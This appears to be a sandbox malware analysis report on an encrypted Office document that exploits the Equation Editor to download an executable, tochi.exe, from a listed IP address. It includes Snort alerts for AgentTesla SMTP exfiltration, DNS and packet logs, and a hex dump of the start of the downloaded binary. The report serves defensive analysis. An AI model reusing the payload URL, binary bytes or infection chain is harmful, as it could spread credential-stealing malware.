Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .

General	
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 194648

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	194648
Entropy:	7.99819553665
Base64 Encoded:	True
Data ASCII:	P . . . . < . . . H N . : . p . # . . $ A . . . . . . D , . . L . . < L . . H . . . . 3 . l < \\ 5 ! z L Y . R 5 . y . A R . . . . . 3 . Z . . . . m . . . " . . . . m . . . " . . . . m . . . " . . . . m . . . . m . . . " . . . . m . . . " . . . . m . . . " . . . . m . . . " . . . . m . . . " . . . . m . . . " . . . . m . . . " . . . . m
Data Raw:	50 f8 02 00 00 00 00 00 3c 80 b7 8d 48 4e 1f 3a b6 70 da 23 fe 8a 24 41 f7 9b b2 80 cc be 44 2c 0e b4 4c ed b3 3c 4c ba f5 48 f8 a4 c8 1c 33 86 6c 3c 5c 35 21 7a 4c 59 f7 52 35 c3 79 e6 41 52 ba d1 f2 b2 d1 33 f1 5a 89 06 d6 f2 99 ec 92 6d 17 83 03 22 c2 a6 7f 06 89 06 d6 f2 99 ec 92 6d 17 83 03 22 c2 a6 7f 06 89 06 d6 f2 99 ec 92 6d 17 83 03 22 c2 a6 7f 06 89 06 d6 f2 99 ec 92 6d

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.53373944191
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . $ . . . . f . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . 7 . . h . $ / . . . . k . . q k . . . . ~ a . R " l . . G . . . . N t @ . . . . . k . . . T . . . . y . . . = ...
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/20/20-13:47:40.685847	TCP	1560	WEB-MISC /doc/ access	49167	80	192.168.2.22	198.23.212.152
11/20/20-13:47:40.685847	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49167	80	192.168.2.22	198.23.212.152
11/20/20-13:49:22.192581	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49170	587	192.168.2.22	208.91.198.143

Network Port Distribution

Total Packets: 54

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 13:47:37.549098015 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.553167105 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.684802055 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:40.685024977 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.685847044 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.805413961 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:40.805485964 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:40.805515051 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.805526972 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:40.805552006 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.805566072 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:40.805569887 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.805610895 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.923609972 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:40.923664093 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:40.923722029 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:40.923767090 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:40.923787117 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.923810959 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:40.923837900 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.923845053 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.923850060 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.923852921 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:40.923892975 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:40.923897028 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.923930883 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:40.923938036 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:40.923974037 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042009115 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042073965 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042118073 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042155981 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042195082 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042232037 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042243958 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042272091 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042279959 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042310953 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042315006 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042319059 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042324066 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042327881 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042347908 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042362928 CET	49167	80	192.168.2.22	198.23.212.152

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 13:47:41.042395115 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042399883 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042437077 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042439938 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042478085 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042495966 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042516947 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042526960 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042556047 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042577982 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042593002 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042612076 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042630911 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.042634964 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.042681932 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.045330048 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.163393021 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163455963 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163505077 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163544893 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163583040 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163620949 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163623095 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.163661957 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.163661957 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163678885 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.163700104 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163714886 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.163744926 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.163747072 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163791895 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163805962 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.163829088 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163841963 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.163867950 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163881063 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.163906097 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163921118 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.163944006 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163948059 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.163988113 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.163994074 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.164030075 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.164038897 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.164081097 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.164082050 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.164122105 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.164130926 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.164158106 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.164172888 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.164196968 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.164199114 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.164235115 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.164252043 CET	49167	80	192.168.2.22	198.23.212.152
Nov 20, 2020 13:47:41.164272070 CET	80	49167	198.23.212.152	192.168.2.22
Nov 20, 2020 13:47:41.164289951 CET	49167	80	192.168.2.22	198.23.212.152

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 13:49:16.522818089 CET	52197	53	192.168.2.22	8.8.8.8
Nov 20, 2020 13:49:16.558728933 CET	53	52197	8.8.8.8	192.168.2.22
Nov 20, 2020 13:49:16.575975895 CET	53099	53	192.168.2.22	8.8.8.8
Nov 20, 2020 13:49:16.603087902 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 13:49:17.635116100 CET	52838	53	192.168.2.22	8.8.8.8
Nov 20, 2020 13:49:17.672498941 CET	53	52838	8.8.8.8	192.168.2.22
Nov 20, 2020 13:49:17.685904980 CET	61200	53	192.168.2.22	8.8.8.8
Nov 20, 2020 13:49:17.715544939 CET	53	61200	8.8.8.8	192.168.2.22
Nov 20, 2020 13:49:20.742588043 CET	49548	53	192.168.2.22	8.8.8.8
Nov 20, 2020 13:49:20.781419039 CET	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 13:49:16.522818089 CET	192.168.2.22	8.8.8.8	0x2d02	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.575975895 CET	192.168.2.22	8.8.8.8	0xecd9	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:20.742588043 CET	192.168.2.22	8.8.8.8	0x6937	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 13:49:16.558728933 CET	8.8.8.8	192.168.2.22	0x2d02	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 13:49:16.558728933 CET	8.8.8.8	192.168.2.22	0x2d02	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 13:49:16.558728933 CET	8.8.8.8	192.168.2.22	0x2d02	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.42.25	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.558728933 CET	8.8.8.8	192.168.2.22	0x2d02	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.153.147	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.558728933 CET	8.8.8.8	192.168.2.22	0x2d02	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.164.148	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.558728933 CET	8.8.8.8	192.168.2.22	0x2d02	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.169.28	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.558728933 CET	8.8.8.8	192.168.2.22	0x2d02	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		184.73.247.141	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.558728933 CET	8.8.8.8	192.168.2.22	0x2d02	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.161.145	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.558728933 CET	8.8.8.8	192.168.2.22	0x2d02	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.558728933 CET	8.8.8.8	192.168.2.22	0x2d02	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.603087902 CET	8.8.8.8	192.168.2.22	0xecd9	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 13:49:16.603087902 CET	8.8.8.8	192.168.2.22	0xecd9	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 13:49:16.603087902 CET	8.8.8.8	192.168.2.22	0xecd9	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.42.25	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 13:49:16.603087902 CET	8.8.8.8	192.168.2.22	0xecd9	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.153.147	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.603087902 CET	8.8.8.8	192.168.2.22	0xecd9	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.164.148	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.603087902 CET	8.8.8.8	192.168.2.22	0xecd9	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.169.28	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.603087902 CET	8.8.8.8	192.168.2.22	0xecd9	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		184.73.247.141	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.603087902 CET	8.8.8.8	192.168.2.22	0xecd9	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.161.145	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.603087902 CET	8.8.8.8	192.168.2.22	0xecd9	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:16.603087902 CET	8.8.8.8	192.168.2.22	0xecd9	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:20.781419039 CET	8.8.8.8	192.168.2.22	0x6937	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:20.781419039 CET	8.8.8.8	192.168.2.22	0x6937	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:20.781419039 CET	8.8.8.8	192.168.2.22	0x6937	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 20, 2020 13:49:20.781419039 CET	8.8.8.8	192.168.2.22	0x6937	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 198.23.212.152

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	198.23.212.152	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 13:47:40.685847044 CET	0	OUT	GET /doc/tochi.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 198.23.212.152 Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Nov 20, 2020 13:47:40.805413961 CET</td><td>1</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Fri, 20 Nov 2020 12:47:40 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34
Last-Modified: Fri, 20 Nov 2020 07:43:07 GMT
ETag: "97200-5b484fece2d5f"
Accept-Ranges: bytes
Content-Length: 619008
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 81 71 b7 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 6a 09 00 00 06 00 00 00 00 00 00 ce 89 09 00 00 20 00 00 00 a0 09 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 09 00 00 02 00 00 09 f1 09 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 7c 89 09 00 4f 00 00 00 00 a0 09 00 42 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 09 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d4 69 09 00 00 20 00 00 00 6a 09 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 42 02 00 00 00 a0 09 00 00 04 00 00 00 6c 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 c0 09 00 00 02 00 00 00 70 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 89 09 00 00 00 00 00 48 00 00 00 02 00 05 00 78 e9 08 00 04 a0 00 00 03 00 00 00 10 00 00 06 f0 71 00 00 88 77 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 61 00 62 00 64 00 63 00 65 00 66 00 67 00 68 00 69 00 6a 00 6b 00 6c 00 6d 00 6e 00 70 00 72 00 71 00 73 00 74 00 75 00 76 00 77 00 7a 00 79 00 78 00 30 00 31 00 32 00 33 00 34 00 35 00 36 00 37 00 38 00 39 00 41 00 42 00 43 00 44 00 45 00 46 00 47 00 48 00 49 00 4a 00 4b 00 4c 00 4d 00 4e 00 51 00 50 00 52 00 54 00 53 00 56 00 55 00 57 00 58 00 59 00 5a 00 36 02 03 28 03 00 00 06 6f 01 00 00 0a 2a 42 03 02 03 28 01 00 00 06 14 6f 02 00 00 0a 26 2a 32 02 28 05 00 00 06 74 06 00 00 01 2a 1e 28 06 00 00 06 26 2a 32 02 74 07 00 00 01 6f 03 00 00 0a 2a 46 7e 02 00 00 04 7e 03 00 00 04 28 02 00 00 06 17 2a 0a 16 2a 1e 02 28 07 00 00 0a 2a ba 28 08 00 00 0a 80 01 00 00 04 28 0d 00 00 06 28 09 00 00 0a 80 02 00 00 04 28 0d 00 00 06 28 09 00 00 0a 6f 0a 00 00 0a 80 03 00 00 04 2a 26 02 03 04 6f 0b 00 00 0a 2a 1a 28 04 00 00 06 2a 1a 28 0e 00 00 06 2a 2e 72 29 00 00 70 80 04 00 00 04 2a 36 03 02 7b 62 00 00 0a 28 5e 00 00 0a 2a 8a 03 6f 03 00 00 0a 02 7b 61 00 00 0a 7b 63 00 00 0a 02 7b 62 00 00 0a 6f 5a 00 00 0a 28 5e 00 00 0a 2a 2e 73 6f 00 00 0a 80 70 00 00 0a 2a 1e 03 6f 71 00 00 0a 2a 56 02 7b 11 00 00 04 6f 64 00 00 0a 03 28 12 00 00 2b 16 fe 01 2a 4a 02 7b 12 00 00 04 6f 31 00 00 0a 03 6f 76 00 00 0a 2a 4a 03 02 7b 13 00 00 04 6f
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELq_j @ @|OB H.texti j `.rsrcBl@@.relocp@BHxqwabdc efghijklmnprqstuvwzyx0123456789ABCDEFGHIJKLMNQPRTSVUWXYZ6(o*B(o&*2(t*(&*2to*F~~(**(*(((((o*&o*(*(*.r)p*6{b(^*o{a{c{boZ(^*.sop*oq*V{od(+*J{o1ov*J{o</td></tr>
</table>


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
